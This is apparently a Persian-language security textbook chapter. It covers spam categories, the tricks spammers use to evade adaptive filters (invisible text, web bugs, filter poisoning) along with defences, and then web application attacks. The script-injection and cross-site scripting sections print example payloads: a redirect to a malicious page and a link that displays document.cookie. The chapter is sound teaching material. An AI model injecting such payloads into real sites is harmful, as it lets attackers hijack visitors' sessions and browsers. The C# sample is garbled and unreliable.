50%	July 2003
49%	June 2003
48%	May 2003
46%	April 2003



۱۳-۱ دسته‌بندی اسپم‌ها

برای اینکه بدانید اسپم‌ها بیشتر حاوی چه موضوعاتی هستند و هر موضوع چند درصد از کل اسپم‌ها را شامل می‌شود، می‌توانید به جدول زیر نگاهی بیندازید:

(در قسمت بعد، در مورد روشهای مقابله با اسپم‌ها برای شما خواهیم نوشت.)

دسته	درصد	توضیح
محصولات	25%	ارائه کننده یا تبلیغ کننده کالاها و خدمات عمومی**مانند**: ابزار، خدمات تحقیقی، پوشاک و لوازم آرایشی
مالی	20%	ارائه کننده یا ارجاع دهنده مربوط به پول، بازار بورس و سایر فرصتهای مالی**مانند**: سرمایه گذاری، گزارشهای اعتباری، دارایی‌های ثابت و وام‌ها
بزرگسالان	15%	ارائه کننده محصولات یا سرویس‌هایی که مربوط به افراد بالای ۱۸ سال است که معمولا نامناسب و اهانت آمیز هستند**مانند**: تبلیغات مربوط به مسائل جنسی
اینترنت	7%	ارائه کننده یا تبلیغ کننده کالاها و خدمات مربوط به اینترنت و کامپیوتر **مانند**: میزبانی و طراحی وب.
تندرستی	7%	ارائه کننده یا تبلیغ کننده محصولات و خدمات مربوط به سلامت **مانند**: معالجات پزشکی، دارویی و درمانهای گیاهی
فریبنده	7%	موبوط به فعالیتهای کلاهبردای و فریبنده که تعمدا جنبه گمراه کننده دارند**مانند**: سرمایه گذاری در نیجریه، طرحهای هرمی و نامه‌های زنجیره‌ای
اوقات فراغت	6%	ارائه کننده یا تبلیغ کننده جوایز یا انجام فعالیتهای تفریحی با تخفیف**مانند**: پیشنهادهای گذاردن تعطیلات، کازینوهای آنلاین و بازیها
کلاهبرداری	5%	بظاهر ولی نه واقعاً از طرف شرکتهای معروف که برای گول زدن کاربران بمنظور افشاشدن اطلاعات شخصی آنها مانند آدرس ایمیل، اطلاعات مالی و کلمات عبورشان است.**مانند**: اطلاعات شماره حساب، تایید کارت اعتباری و بروزرسانی صدور صورتحساب
سیاسی	2%	پیامهای تبلیغ کننده یک کاندیدای سیاسی، پیشنهادها برای اهدای پول به یک حزب سیاسی، پیشنهادها برای محصولات مربوط به مبارزات انتخاباتی و غیره.**مانند**: حزب سیاسی و انتخابات
معنوی	1%	پیامها با اطلاعات متعلق به تبلیغات یا خدمات مذهبی یا معنوی **مانند**: فیزیک، ستاره‌شناسی، بعضی مذاهب
سایر	5%	پیامهایی که به هیچ یک از گروههای فوق تعلق ندارند.

۲-۱۳ نبرد فیلترها و تولیدکنندگان اسپم

فیلتر اسپم، نرم‌افزاری است که به سرویس دهنده ایمیل کمک می‌کند تا از عبور اسپم (هرزنامه) جلوگیری کند. این فیلتر این عمل را معمولاً با شناسایی فرستنده ایمیل یا کلماتی که در موضوع و متن ایمیل بکار رفته انجام می‌دهد. در بخش "اسپم چیست" به مواردی که موضوع اصلی بیشتر اسپم‌هاست اشاره شد. این فیلترها سعی در تشخیص این نوع ایمیل‌ها و جلوگیری از ورود آنها به صندوق‌پستی کاربرانشان یا نشانه‌گذاری آنها بعنوان اسپم می‌کنند. اگر مدتهاست که از سرویسهای ایمیل معروف مانند Yahoo یا Hotmail استفاده می‌کنید، حتماً با هر بار سر زدن به صندوق پستی خود با انبوهی از ایمیلها با عنوان Bulk mail یا Junk mail برخورد می‌کنید. قرار گرفتن این ایمیلها در این فولدرها بدلیل اینست که سرویس‌دهنده ایمیل آنها را بعنوان اسپم تشخیص می‌دهد. البته گاهی نیز این ایمیلها از Inbox شما سر در میاورند که نشاندهنده این است که علیرغم اسپم بودن، توانسته‌اند از فیلتر اسپم عبور کنند. حتی گاهی شنیده می‌شود که بعضی ایمیلهای اصلی به فولدر مربوط به اسپم هدایت می‌شوند که باز هم نشان از تشخیص اشتباه فیلتر است. البته نیازی به نگرانی نیست. این اتفاق بندرت رخ می‌دهد.

فیلتر تطبیقی، نوعی از فیلتر است که قادر است اشتباهاتش در تشخیص اسپم‌ها را اصلاح کند و با آشنا شدن بیشتر با کلمات یا حقه‌هایی که در اسپم‌ها بکار میرود در تشخیص اسپم‌ها بهتر و دقیق‌تر عمل کند.

فرستندگان اسپم هر روزه در حال استفاده از ابزار و روشهای پیچیده‌تری برای عبور دادن نامه‌هایشان از فیلترهای اسپم تطبیقی هستند. آنها از روشهایی مانند پنهان کردن پیغامها در متنهای بی‌ضرر تا تکنیکهای هوشمندانه‌تری که تلاش می‌کنند تا در توانایی‌های فیلترها در تشخیص اسپم از غیراسپم اختلال ایجاد کنند، استفاده می‌کنند. در این بخش و بخش بعدی با چندتا از این روش‌ها و نحوه مقابله با آنها از طرف فیلترها آشنا می‌شویم.

با گسترش فیلترهای تطبیقی، تولیدکنندگان اسپم شروع کردند به پرکردن پیغامهایشان با حجم زیادی از متن‌های غیراسپمی! برای گول زدن و عبور کردن از فیلترهای اسپم. فیلترهای تطبیقی در بعضی مواقع، از

احتمالات برای تشخیص اسپم استفاده می‌کنند، یعنی مبنای تصمیم‌گیری در مورد اسپم بودن یا نبودن یک پیغام میزان وقوع بعضی کلماتی است که در اسپم‌ها بیشتر بکار می‌رود. تولیدکنندگان اسپم گاهی باعث برهم زدن این احتمالات در فیلترها و بعبارتی باعث مسموم‌شدن آنها می‌شوند.

تولیدکنندگان اسپم امیدوارند که با اضافه‌کردن متون جانبی باعث عبور پیغامشان از یک فیلتر شوند تا توسط کاربر خوانده شوند. در این مواقع ممکن است که کاربر به فیلتر اعلام کند که پیغام عبور داده شده، اسپم بوده است و فیلتر از این به بعد این کلمات جانبی و بی‌ضرر را نشانه اسپم بداند. این باعث می‌شود که فیلتر گاهی پیغامهای مفید را نیز به اشتباه بعنوان اسپم تشخیص دهد، و به این ترتیب باعث عملکرد بد فیلتر و از کار افتادن آن شوند.

خوشبختانه، طبیعت فیلترهای تطبیقی بگونه‌ای است که گول زدن و مسموم‌کردن آنها بسیار مشکل است. تنها امید یک تولیدکننده اسپم این است که بتواند با تبدیل پیغام خود به یک پیام بی‌ضرر (پیامی که درصد کلمات نشاندهنده اسپم نسبت به کل کلمات موجود در آن بسیار ناچیز و قابل اغماض باشد) باعث عبور آن از فیلتر شود که به این ترتیب از تاثیر تبلیغاتی متن موجود در آن بسیار کاسته خواهد شد.

۱۳-۲-۱ فریب‌دادن یک فیلتر تطبیقی

یک فیلتر به این ترتیب اسپم بودن یا پیام را تشخیص می‌دهد که به کلمات موجود در متن نگاه می‌کند و به هر کدام از آنها با توجه به اینکه این کلمه به چه میزان به یک اسپم متعلق است وزنی اختصاص می‌دهد. با ترکیب این احتمالات برای همه کلمات پیام، فیلتر به احتمال اسپم بودن یا نبودن پیام میرسد و بر مبنای آن تصمیم‌گیری می‌کند. این عمل ترکیب به فیلترهای تطبیقی در تصمیم‌گیری هوشمندانه قدرت زیادی می‌بخشد. فیلتر تطبیقی برای هر کاربر کلمات مخصوص به آن کاربر را دارد.

در ادامه برای روشن شدن بیشتر مطلب با سه شخصیت سروکار داریم. دو کاربر به نامهای آلیس و باب و یک تولید کننده اسپم به نام اِوا. فیلتر اسپم آلیس کلمات مجانی، رهن و وام را اسپم تشخیص می‌دهد، اما از آنجا به بافتنی علاقه دارد کلمات پشم، سوزن و زردوزی برای او کلمات مفیدی هستند. از طرف دیگر برای باب هم کلمات مجانی، رهن و وام نشاندهنده اسپم هستند. اما از آنجا که به اتومبیل علاقه‌مند است کلماتی مانند موتور، فرمان و سرعت برای او نشاندهنده یک پیام جالب هستند.

حال اگر اِوا پیامی به آلیس و باب بفرستد که در آن کلمات رهن و وام بکار رفته باشد، توسط فیلتر هر دو بسرعت اسپم تشخیص داده می‌شود. توجه کنید که بعضی کلمات، افعال و حروف اضافه، کلمات خنثی محسوب می‌شوند. تولیدکنندگان اسپم برای اینکه پیام آنها توسط موضوع (subject) اسپم تشخیص داده نشود، از حروف یا فاصله‌های اضافی در میان حروف و کلمات استفاده می‌کنند. مثلا کلمه "mortgage" بمعنای رهن به صورت "m o r t g a g e" یا "m-o-r-t-g-a-g-e" یا اشکال دیگر ممکن است در عنوان ایمیل آورده شود تا توسط فیلتر تشخیص داده نشود.

متن بی‌ضرر

این بار اِوا سعی می‌کند که فیلترها با استفاده از متن بی‌ضرر اغوا کند. به این منظور علاوه بر متن خود، متنی از جای دیگر مثلاً از یک دایرةالمعارف یا سایت خبری یاهو به آن اضافه می‌کند و به آلیس و باب می‌فرستد. اما باز هم این متن اسپم تشخیص داده می‌شود. فیلترهای تطبیقی یک پیام را به سه بخش اسپم، مفید و خنثی تقسیم می‌کنند. فیلتر با وزن دادن به آنها، وزن زیادی در مورد اسپم و وزن کمی در مورد مفید بودن پیام می‌دهد و مقدار زیادی متن خنثی پیدا می‌کند. بنابراین قراردادن متن خنثی با شکست مواجه می‌شود. تولیدکننده اسپم اطلاعی از علاقه آلیس به بافتنی ندارد تا وزن مفید پیام خود را زیاد کند!!!

حجم زیاد پیام بی‌خاصیت

اِوا این بار فکر می‌کند که باید متن بی‌خاصیت بیشتری ارسال کند. اما همچنان امیدوار است که بتواند فیلتر آلیس و باب را گمراه کند.

اِوا توانست حجم ایمیل خود را افزایش دهد اما اینبار دو مساله برایش وجود دارد:

- همچنانکه اندازه پیام افزایش می‌یابد، نرخ ارسال اسپم کم می‌شود.
- حجم زیاد پیام باعث سردرگمی دریافت‌کننده نسبت به محتوای اصلی می‌شود.

برای حل مشکل دوم، اِوا می‌تواند به پنهان کردن متن از خواننده متوسل شود. این کار توسط حقه "جوهر نامرئی" و "استتار" صورت می‌گیرد. در این عمل، رنگ نوشته و زمینه یکسان انتخاب می‌شوند.

اِوا می‌تواند حجم زیادی از متن را بمنظور فریفتن فیلتر ارسال کند، بدون اینکه متن توسط کاربر دیده شود.

احتمال جواب دادن این تاکتیک کم است زیرا استفاده از چنین روشی براحتی توسط فیلتر اسپم تشخیص داده می‌شود و بعنوان نشانه دیگری از اسپم استفاده می‌شود. در حالت استفاده از جوهر نامرئی، فیلتر اسپم برای تشخیص متن بی‌خاصیت نامرئی به اندازه کافی باهوش است و حتی دیگر احتیاجی به توجه به متن نیز وجود ندارد.

یک شکاف شانسی

در حقیقت تنها شانس اِوا اکنون این است که بطریقی از کلمات مورد علاقه آلیس مطلع شود و از آنها در ایمیل خود استفاده کند. اِوا شانس می‌آورد و ایمیلی را ارسال می‌کند که علاوه بر دارا بودن کلمات اسپمی! در آن از کلمات مورد علاقه آلیس که مربوط به بافتنی است استفاده می‌کند. فیلتر تطبیقی با وزن دادن به کلمات نمی‌تواند تصمیم‌گیری کند. برای اینکه فیلتر پیام مفید را از بین نبرد، به اسپم اجازه ورود به صندوق پستی آلیس را می‌دهد. البته موفقیت اِوا موقتی است. او نمیداند که پیامش عبور کرد و در ضمن فقط توانست پیامش را از یک فیلتر عبور دهد. فیلتر باب پیام را مسدود کرد زیرا باب به بافتنی علاقه ندارد و کلمات مفید برای آلیس، برای باب معنی خاصی ندارد.

برای اینکه اِوا یک فیلتر اسپم تطبیقی را فریب دهد احتیاج به گول زدن هر فیلتر بصورت مجزا دارد. او مجبور به فهمیدن کلمات مفیدی است که برای هر کاربر مختص خود اوست. این بارِ زیادی را به اِوا تحمیل می‌کند اگر میخواهد یک فیلتر اسپم تطبیقی را گول بزند.

اما این همه ماجرا نیست. در یک مثال واقعی، فیلتر آلیس همه سرپیامها را برای اسپم بودن یا مفید بودن سنجیده است. از آنجا که بیشتر ایمیلها در مورد بافتنی از دوستان مشخصی از آلیس و چندتایی لیست ایمیل برای او می‌رسد، اطلاعات در سرپیامها نیز نشاندهنده‌های خوبی برای مفید بودن یا اسپم بودن پیامها هستند. سرپیام رسیده از طرف اِوا نشاندهنده خوبی برای اسپم بودن ایمیل دریافت‌شده است. بنابراین شاید فیلتر آلیس به پیام اِوا اجازه عبور نداده باشد!!!

منتظر "نبرد فیلترها و تولیدکنندگان اسپم (۲)" باشید تا جدال بین اِوا و فیلترهای آلیس و باب را ادامه دهیم.

بازخورد توسط حشرات وبی!

یک مکانیسم بازخورد چیزی است که اِوا به آن نیاز دارد. اگر او می‌دانست که کدام پیامهایش به آلیس رسید و کدامها نرسید، می‌توانست با استفاده از یک فیلتر تطبیقی و با پیامهای رسیده و نرسیده به آلیس، این فیلتر را آموزش دهد.

اِوا این کار را با بمباران کردن صندوق پستی آلیس با پیامهایی که حاوی متنهای تصادفی هستند انجام می‌دهد. پیامهای رسیده به آلیس احتمالا دارای کلمات مفید و پیامهای نرسیده دارای کلمات شبه اسپم هستند. بعد از مدتی او اطلاعات کافی برای تشخیص ارسال پیامهای به آلیس خواهد داشت.

متاسفانه مکانیسمی وجود دارد که اوا می‌تواند از دیده شدن پیامهایش توسط آلیس مطلع شود طوریکه آلیس از این موضوع باخبر نشود. - حشره وبی. حشره وبی یک تصویر کوچک (مثلا یک پیکسلی)است که در یک ایمیل گنجانده می‌شود و وقتی که پیام خوانده می‌شود به تولیدکننده اسپم خبر می‌دهد. با فعال شدن حشره وبی، اِوا راهی برای اطلاع یافتن از خوانده شدن ایمیل خود توسط آلیس خواهد داشت.

برای ارسال یک پیام حشره دار، اوا یک ایمیل به قالب HTML به آلیس می‌فرستد که شامل محتوای اسپم و لینکی به یک تصویر یک پیکسلی بر روی سایتی می‌باشد که تحت کنترل اوا است. در اسم این تصویر نام آلیس و یک کد یکتا که مشخص‌کننده آن پیام است، وجود دارد. با آگاهی یافتن از این دو مورد، اوا می‌تواند پیام خوانده شده توسط آلیس را مشخص کند.

خوشبختانه این تکنیک هنوز برای حمله به فیلترهای تطبیقی استفاده نمی‌شود اما با در نظر گرفتن نبوغ تولیدکنندگان اسپم، چندان هم بعید بنظر نمی‌رسد. مقابله با حشرات وبی آسان است، و در قسمت روشهای دفاع در پایان این بخش آمده است.

بدون کلمه

تکنیک دیگر که اوا می‌تواند بیازماید ارسال ایمیل بدون کلمه است. چون او می‌داند که کلماتی مانند رهن باعث حذف پیامش می‌شود، می‌تواند در عوض یک کد HTML را که شامل یک لینک به یک تصویر روی وب‌سایت است، ارسال کند. هنگامی که ایمیل باز می‌شود، تصویر دانلود می‌شود و پیام اصلی نمایش داده می‌شود.

در اینجا، یک فیلتر تطبیقی خوب می‌تواند اسپم بودن این پیام را تشخیص دهد. زیرا این فیلتر فقط به کلمات توجه نمی‌کند و شبه‌کلمات مانند URLها را که در پیام قرار دارند را بررسی می‌کند. همچنین می‌تواند این حقیقت را در نظر بگیرد که پیام شامل یک تگ <img> است که باعث بارگذاری یک تصویر از وب در هنگام خوانده‌شدن پیام می‌شود.

مسموم کردن یک فیلتر تطبیقی

بزرگترین امیدواری اوا این است که اگر بتواند یک پیام را از فیلتر عبور دهد، آلیس و باب فیلترهایشان را روی آن پیام عبور داده شده، آموزش دهند. و اگر آن پیام پر از کلمات خنثی باشد، او امیدوار است که در آینده بعنوان اسپم تشخیص داده شوند و باعث شوند که بعضی ایمیلهای مناسب و خوب آلیس و باب، اسپم تشخیص داده شوند.

از آنجاکه آلیس و باب نسبت به تشخیص اشتباه ایمیلهای خوب بعنوان اسپم نسبت به حالت دیگر حساس‌تر هستند ، یعنی ترجیح می‌دهند که اسپم‌ها را دریافت کنند تا اینکه ایمیلهای مناسبشان بعنوان اسپم تشخیص داده شود، اگر اوا در مسموم‌کردن فیلترهای اسپم موفق شود، باعث خواهد شد که آلیس و باب نسبت به فیلترکردن تطبیقی ناامید شوند و شاید حتی آن را رها کنند.

بهرحال، بعید است نقشه اوا درست از آب درآید، زیرا حتی اگر یک پیام هم از فیلتر عبور کند و آلیس و باب به فیلترشان اطلاع دهند، در میزان اهمیت کلماتی که برایشان مهمترین هستند، خدشه وارد نمی‌شود.

یعنی کلمات مربوط به بافتنی برای آلیس و اتومبیل برای باب. برای اینکه نقشه مسموم‌کردن فیلترها توسط اوا عملی شود، او باید ابتدا یک پیام را از فیلتر اسپم عبور دهد و فیلتر را با کلماتی برای هر کاربر آلوده کند. امکان عبور دادن این چنین پیامی را در نظر بگیرید. کل آنچه باب انجام داده است اضافه کردن کلماتی به لیست کلمات اسپمی است. حتی اگر در آینده باب به مساپلی که اکنون در لیست اضافه شده است، علاقه‌مند شود، وجود و قدرت این کلمات آنقدر نیست که باعث اسپم شناخته شدن ایمیلهای مورد نظر باب شود.

قدرت یک فیلتر تطبیقی در توانایی برای وزن دادن بسیاری از احتمالات در تصمیم‌گیری برای خوب یا بد بودن یک پیام است.

در مقابله چگونه با اسپم مقابله کنیم به طور مختصر به روشهایی برای مقابله با اسپم‌ها اشاره شد. در اینجا به چند نکته دیگر اشاره می‌شود.

۱۳-۳ چند روش مقابله

۱- تا حد امکان از ایمیلهای متنی ساده استفاده کنید.

بیش از ۸۵٪ ایمیلهای اسپمی با استفاده از HTML نوشته می‌شوند. تولیدکنندگان اسپم این کار را می‌کنند، زیرا به این طریق می‌توانند پیامهای جذابتری با رنگها و فونتهای متفاوت ایجاد کنند. همچنان می‌توانند از حقه‌های HTML برای پنهان‌کردن کلمات اسپمی از دید یک فیلتر استفاده ببرند. البته ممکن است برای بعضی از افراد غیرعملی باشد، اما بعضی استفاده‌کنندگان اینترنت این را روش موثری برای نبرد با اسپم می‌دانند. بنابراین اگر ایمیل با فرمت HTML دریافت کنند، تقریبا به اسپم بودن آن مطمئن هستند.

۲- فیلتر اسپم شما نیاز به قدرت تحلیل فایلهای HTML برای تشخیص "جوهر نامرئی" و "استتار" دارد.

یک فیلتر اسپم باید بتواند بین ایمیلهای واقعی که با فرمت HTML هستند (برای مثال از طرف کسی که از Outlook Express با فرمت پیش‌فرض HTML استفاده می‌کند) با HTML از طرف یک تولیدکننده اسپم تمایز قائل شود.

بعلاوه، فیلتر باید HTML را تحلیل کند تا از حقه‌های بکار رفته در آن برای پنهان کردن حجم زیادی از متن مطلع شود. یک فیلتر تطبیقی خوب برای جلوگیری از گول خوردن متن‌هایی را که قابل دیدن نیستند دور می‌ریزد.

۳- فیلتر اسپم شما احتیاج به امتحان هر MIME(Multi-purpose Internet Mail Extensions) برای یافتن حقه "MIME is Money" دارد.

یک حقه هوشمندانه که بعنوان "MIME is Money" شناخته می‌شود، ارسال دو پیام در یک ایمیل با استفاده از یک روش کد کردن با عنوان MIME است. با استفاده از یک پیام متن ساده که از کلمات خنثی تشکیل شده و یک پیام در قالب HTML که شامل پیام اسپمی است، تولید کننده اسپم معتقد است که برنامه ایمیل کاربر نسخه HTML را بجای متن ساده نشان خواهد داد در حالیکه امیدوار است که نسخه متن ساده توسط فیلتر خوانده شود و به این ترتیب فیلتر گول بخورد. یک فیلتر اسپم خوب این تشخیص را خواهد داد که بخشهای متن ساده و HTML یک پیام تا حد زیادی با هم متفاوتند و از نسخه HTML برای تصمیم‌گیری استفاده خواهد کرد.

٤- اجازه بارگذاری تصویرها از یک وب‌سایت دیگر را ندهید

یک راه دیگر جلوگیری از بازخورد دادن به تولیدکننده اسپم در هنگامی است که پیام از فیلتر عبور می‌کند. تولیدکنندگان اسپم بسیار از حشرات وبی در پیامهای اسپمی برای فهمیدن اینکه دقیقاً کدام دریافت‌کننده پیام را خوانده است، استفاده می‌کنند. این دریافت کنندگان در آینده اسپم بیشتری دریافت خواهند کرد. برای این منظور یک کاربر باید تنظیمات برنامه ایمیل خود را طوری انجام دهد که تصاویر داخل ایمیلها بارگذاری نشود.

تولیدکنندگان اسپم شاید برای نفوذ به فیلترهای تطبیقی با ارسال پیام در حجمهای بالا با چندین کپی به هر آدرس، بیشتر و سخت‌تر تلاش کنند. هر کپی از بقیه کمی متفاوت خواهد بود.

در نهایت شاید تولیدکنندگان اسپم تصمیم بگیرند که کمتر از کلمات اسپمی استفاده کنند و متنهای آنها به سمت ایمیلهای مفیدتر پیش برود!!!

۱۳-٤ حمله به برنامه‌های وبی

اگر خود و دشمن را می‌شناسید، نیازی به نگرانی در مورد نتیجه هر نبردی ندارید.

اگر خود را می‌شناسید ولی شناخت مناسبی از دشمن ندارید، در پی هر پیروزی باید نگران شکست باشید.

اگر نه خود را می‌شناسید و نه دشمن، در همه نبردها مغلوب خواهید بود.

برگرفته از کتاب «هنر جنگ» نوشته سان تزو

از یک دید امنیت شبیه جنگی تمام عیار است که هر روز و در تمام ساعات و لحظات ادامه دارد. بسیاری از آسیب پذیری‌ها در سیستم‌های نرم‌افزاری توسط توسعه دهندگانی ایجاد می‌شود که دانش اندکی در رابطه با نکات یا تهدیدات امنیتی دارند و نمی‌دانند که کدهایی که تولید می‌کنند تا چه حد آسیب‌پذیر است.

میزان استفاده از برنامه‌های وبی برای مدیریت تجارت و جذب مشتری‌های جدید از طریق اینترنت در شرکت‌های مختلف در حال افزایش است، و به این ترتیب بازار قابل توجهی برای متخصصین توسعه این گونه سیستم‌ها بوجود آمده است. مزیت اصلی در استفاده از تجارت مبتنی بر وب برای شرکت‌های مختلف در این است که می‌توانند با استفاده از حداقل امکانات پیام خود را به مشتریان بازار در سراسر دنیا برسانند. وب طیف مخاطبان وسیعی را پوشش می‌دهد، این نکته با وجودی که یک ایده‌آل تجاری است ولی می‌تواند اهداف شرکت را نیز به مخاطره بیندازد زیرا مشخص نیست که چه کسانی سایت شرکت را مشاهده می‌کنند. بینندگان سایت علاوه بر شرکای تجاری و مشتریان می‌توانند کاربران بدخواهی باشند که با اهداف خراب‌کارانه در پی نفوذ به سیستم می‌باشند.

در این بخش نقاط آسیب پذیری رایج مورد بررسی قرار می‌گیرند و راه‌هایی که کاربران می‌توانند از طریق آن برنامه‌ها را تهدید کنند معرفی می‌شوند.

******

بسیاری از برنامه‌های وبی اطلاعاتی را از کاربر دریافت می‌کنند و پس از پردازش این اطلاعات بر مبنای الگوریتم‌های خود نتایجی را تولید می‌کنند. به عنوان مثال برنامه یک فرم جستجوی ساده را در اختیار

کاربر قرار می‌دهد که عبارت جستجو در آن وارد شده و پس از جستجو در پایگاه داده نتایجی تولید و برای کاربر نمایش داده می‌شود. این فرایند یک نمونه عملکرد بسیار رایج است که در بسیاری از برنامه‌های وبی مشاهده می‌شود.

در صورتی که کاربری اهداف خراب‌کارانه داشته باشد ممکن است بتواند با وارد کردن یک عبارت جستجو ثبات و امنیت برنامه وبی را به خطر بیندازد. این خطر به میزانی جدی است که حتی اگر زیرساخت امنیتی بسیار مستحکمی (به عنوان مثال فایروالی مناسب که همه حملات را متوقف کند) مورد استفاده قرار گرفته باشد ولی ورودی‌های کاربران مورد ارزیابی قرار نگیرد، تمامی تلاشی که برای ایجاد زیرساخت امنیتی به کار گرفته شده است به هدر می‌رود.

بنابراین طراحان سیستم باید این نکته مهم را در ذهن خود داشته باشند که همه ورودی‌های کاربران تا زمانی که از امن بودن آنها اطمینان حاصل نشده است، باید نامطمئن تلقی شوند. هکرها می‌دانند که برنامه‌ها چگونه ورودی‌ها را استفاده می‌کنند و چگونه می‌توان از آنها برای بهره‌گیری از نقاط آسیب پذیر سیستم بهره گرفت. بنابراین بهترین روش برای مقابله با این مشکل تایید اعتبار همه ورودی‌های کاربران است. هرچند که این فرایند باعث کاهش سرعت و کارآیی برنامه می‌شود ولی برای حفظ امنیت سیستم اجتناب ناپذیر می‌باشد.

داده‌های نامطمئن از طرق مختلفی می‌توانند وارد سیستم شوند، که می‌توان به موارد زیر اشاره نمود:

- رشته‌های پرس و جوی URL
- فرم‌های HTML
- Cookieها
- پرس و جوهایی که بر روی یک پایگاه داده انجام می‌شوند.

رشته های پرس و جو، فیلدهای اطلاعاتی فرم ها و Cookie ها را می توان قبل از پردازش اعتبارسنجی نمود.

حملاتی که در نتیجه استفاده از داده نامطمئن بر روی برنامه و سایت وبی صورت می‌گیرند را می‌توان به شرح زیر خلاصه نمود:

۱۳-۵ تزریق اسکریپت[1]

این نوع حمله در صورتی اتفاق می‌افتد که با استفاده از یک باکس ورودی کاربر اقدام به ورود نشانه‌ها[2]و یا کد اسکریپت خرابکارانه نموده باشد. این ورودی در پایگاه داده و یا در Cookieها ذخیره می‌شود. چنین کدی می‌تواند به گونه‌ای طراحی شود که اثرات مختلفی داشته باشد و ممکن است عملکرد یک برنامه یا سایت اینترنتی را برای همه کاربران تحت تاثیر قرار دهد.

وقتی یک مرورگر که اسکریپت‌های آن فعال است این کد را می‌خواند، کد ناخواسته اجرا می‌شود و اثرات خود را به جای می‌گذارد. نشانه‌هایی که در این روش قابل استفاده هستند شامل <script>، <object>، <applet> و <embed> می‌باشند.

مثالی از این نوع حمله به صورت زیر است. فرض کنید در یک صفحه وبی که لیستی از نام مولفین ارائه می‌دهد، فیلدی وجود دارد که می‌توان در آن نام‌های جدید را وارد نمود. این مثال فقط برای روشن شدن مطلب ارائه می‌شود ولی نمونه‌های زیادی وجود دارند که کاربر می‌تواند داده‌ای را وارد نماید. رایج‌ترین نمونه این صفحات، آنهایی هستند که کاربر می‌تواند از طریق آنها عبارت جستجویی را وارد کند.

اگر کاربر عبارت زیر را به عنوان نام یک مولف وارد نماید اتفاق جالبی خواهد افتاد؛

```
<script> alert('Script Injection'); </script>
```

در یک برنامه ضعیف این ورودی اعتبار سنجی نشده و به عنوان نام یک مولف وارد پایگاه داده می‌شود، بنابراین هر بار که لیست مولفین نمایش داده می شود کد JavaScript فوق اجرا می شود.

با بررسی اتفاقاتی که رخ داده مشخص می‌شود که اسکریپت وارد شده در صفحه، کد سمت سرور برنامه را تغییر نمی‌دهد. آنچه که اتفاق افتاده تغییر محتوای پویای سایت است. با وجود عدم تغییر کد برنامه، باز این تزریق اسکریپت خطرناک است، زیرا اسکریپتی که وارد شده است به عنوان بخشی از محتویات سایت در مرورگرهای کاربران اجرا می‌شود. کد اسکریپت وارد شده توسط همه کاربرانی که به سایت مراجعه می کنند رویت می‌شود.

به طریق مشابه کاربر می‌تواند هر کد JavaScript دیگری را نیز به سایت تزریق نماید. به عنوان مثال:

```
<script> location.href = 'Malicious.html'; </script>
```

با درج عبارت فوق در پایگاه داده به عنوان نام یکی از مولفین هر گاه صفحه نام مولفین توسط کاربری مشاهده شود، کنترل مرورگر به صورت خودکار به صفحه Malicious.html انتقال داده می‌شود. (نشانه location که با یک آدرس URL اشاره می کند، محتویات صفحه‌ای که آدرس آن در href معرفی شده است را در مرورگر بار می کند.)

هکر در صفحه Malicious.html می‌تواند هر کاری انجام دهد. به عنوان مثال می‌تواند یک کنترل ActiveX و یا کد JavaScript را بر روی دستگاه کاربر بار کرده و اقدام به اجرای آن نماید، و یا تعدادی زیادی مرورگر جدید باز نموده و در هر یک از آنها یک سایت جدید را باز کند.

حمله Cross-Site Scripting

این نوع حمله خیلی مشابه به حملات تزریق اسکریپت است و در مواقعی اتفاق می‌افتد که کد اسکریپت توسط صفحات پویای وب سایر سایت‌ها در مرورگر وب وارد شود. در این نوع حملات، هدف هکر خود سایت نیست، بلکه کاربران آن مد نظر می‌باشند. فرض کنید که یک سایت عبارات جستجو را با استفاده از مجموعه QueryString (در صورتی که برنامه با استفاده از فناوری .NET توسعه داده شده باشد) و از طریق متد Get HTTP دریافت می کند، و سایر سایت‌ها می‌توانند عبارات جستجو را با عبارت پرس و جوس Search ارسال کنند.

```
YourSite.com?Search=asp.net
```

صفحه جستجو رشته پرس و جو را خوانده و در پایگاه داده به دنبال عبارت مورد نظر می گردد و در نهایت نتیجه جستجو را نمایش می‌دهد. در صورتی که داده‌ای متناسب با عبارت مورد نظر در پایگاه داده وجود نداشته باشد، پیامی مبنی بر یافت نشدن جواب تولید و نمایش داده خواهد شد.

در صفحه جستجو قالبی کدهای زیر وجود دارند:

```
void Page_load(Object Src,EventArgs E)
{
```

```
                                String sSearchStr="";
            NameValueCollection ColQstr = Request.QueryString;

                                String[] qStrAry = colQstr.AllKeys;
            for (int i = 0; i<= qStrAry.GetUpperBound(0); i++)
                                                        {
                                    if (qStrAry[i] == "search")
                                                        {
                                String[] qStrAry = colQstr.AllKeys;
for (int j = 0; j<=qStrAryVal.GetUpperBound(0);
                                                                j++)
                                                        {
                                sSearchStr = qStrAryVal[j];
                                                    break;
                                                        }
                                                        }
                                                        }

                                                if (sSearchStr.Trim() != "")
                                                        {
                                if (SearchDataStore(sSearchStr) == false)
lblResult.Text = "The search keyword " +
                                                    sSearchStr +
  " did not produce any results. Please try again.";
                                                        }
                                                        }
                                bool SearchDataStore(String sSearchStr)
                                                        {
    /*Perform the search against the datastore and display the
                                result. if there are no results then return false.*/
                                                    return false;
```

}

رویداد Page_Load پارامتر Search را در QueryString خوانده و مقدار آن را بازیابی می‌کند. سپس با فراخوانی متد SearchDataStore اقدام به بازیابی نتایج رشته جستجو می‌نماید. در صورتی که موردی در پایگاه داده یافت نشد مقدار بازگشتی این متد false خواهد بود. بعد از این فرایند رویداد Page_Load نتایج جستجو را نمایش می‌دهد (اگر بازگشتی متد true باشد رکوردهای یافت شده و در صورتی که false باشد پیغام خطای مناسب). تا اینجا همه چیز روال عادی خود را طی می‌کند. حال فرض کنید یک کاربر و یا سایتی دیگر عبارت زیر را تایپ نماید:

Process.Aspx?Search=<script>alert(CSS Attack); </script>

به طریق مشابه، کاربر می‌تواند متن زیر را وارد نماید:

```
<a
href="process.aspx?Search=<script>alert(document.cookie);</scrip
t>">Click here </a>
```

با کلیک لینک توسط کاربر، کنترل مرورگر به یک سایت دیگر منتقل می‌شود و تمام اطلاعات cookie های سایت اصلی در پنجره alert نمایش داده می‌شود. کد JavaScript از داخل حاشیه امنیتی دامنه فعلی اجرا می‌شود و بنابراین کدهایی قابل اجرا هستند که از خارج قابل اجرا شدن نیستند.

به طریق مشابه امکان ارسال اطلاعات Cookie به یک سرور دیگر نیز وجود دارد.

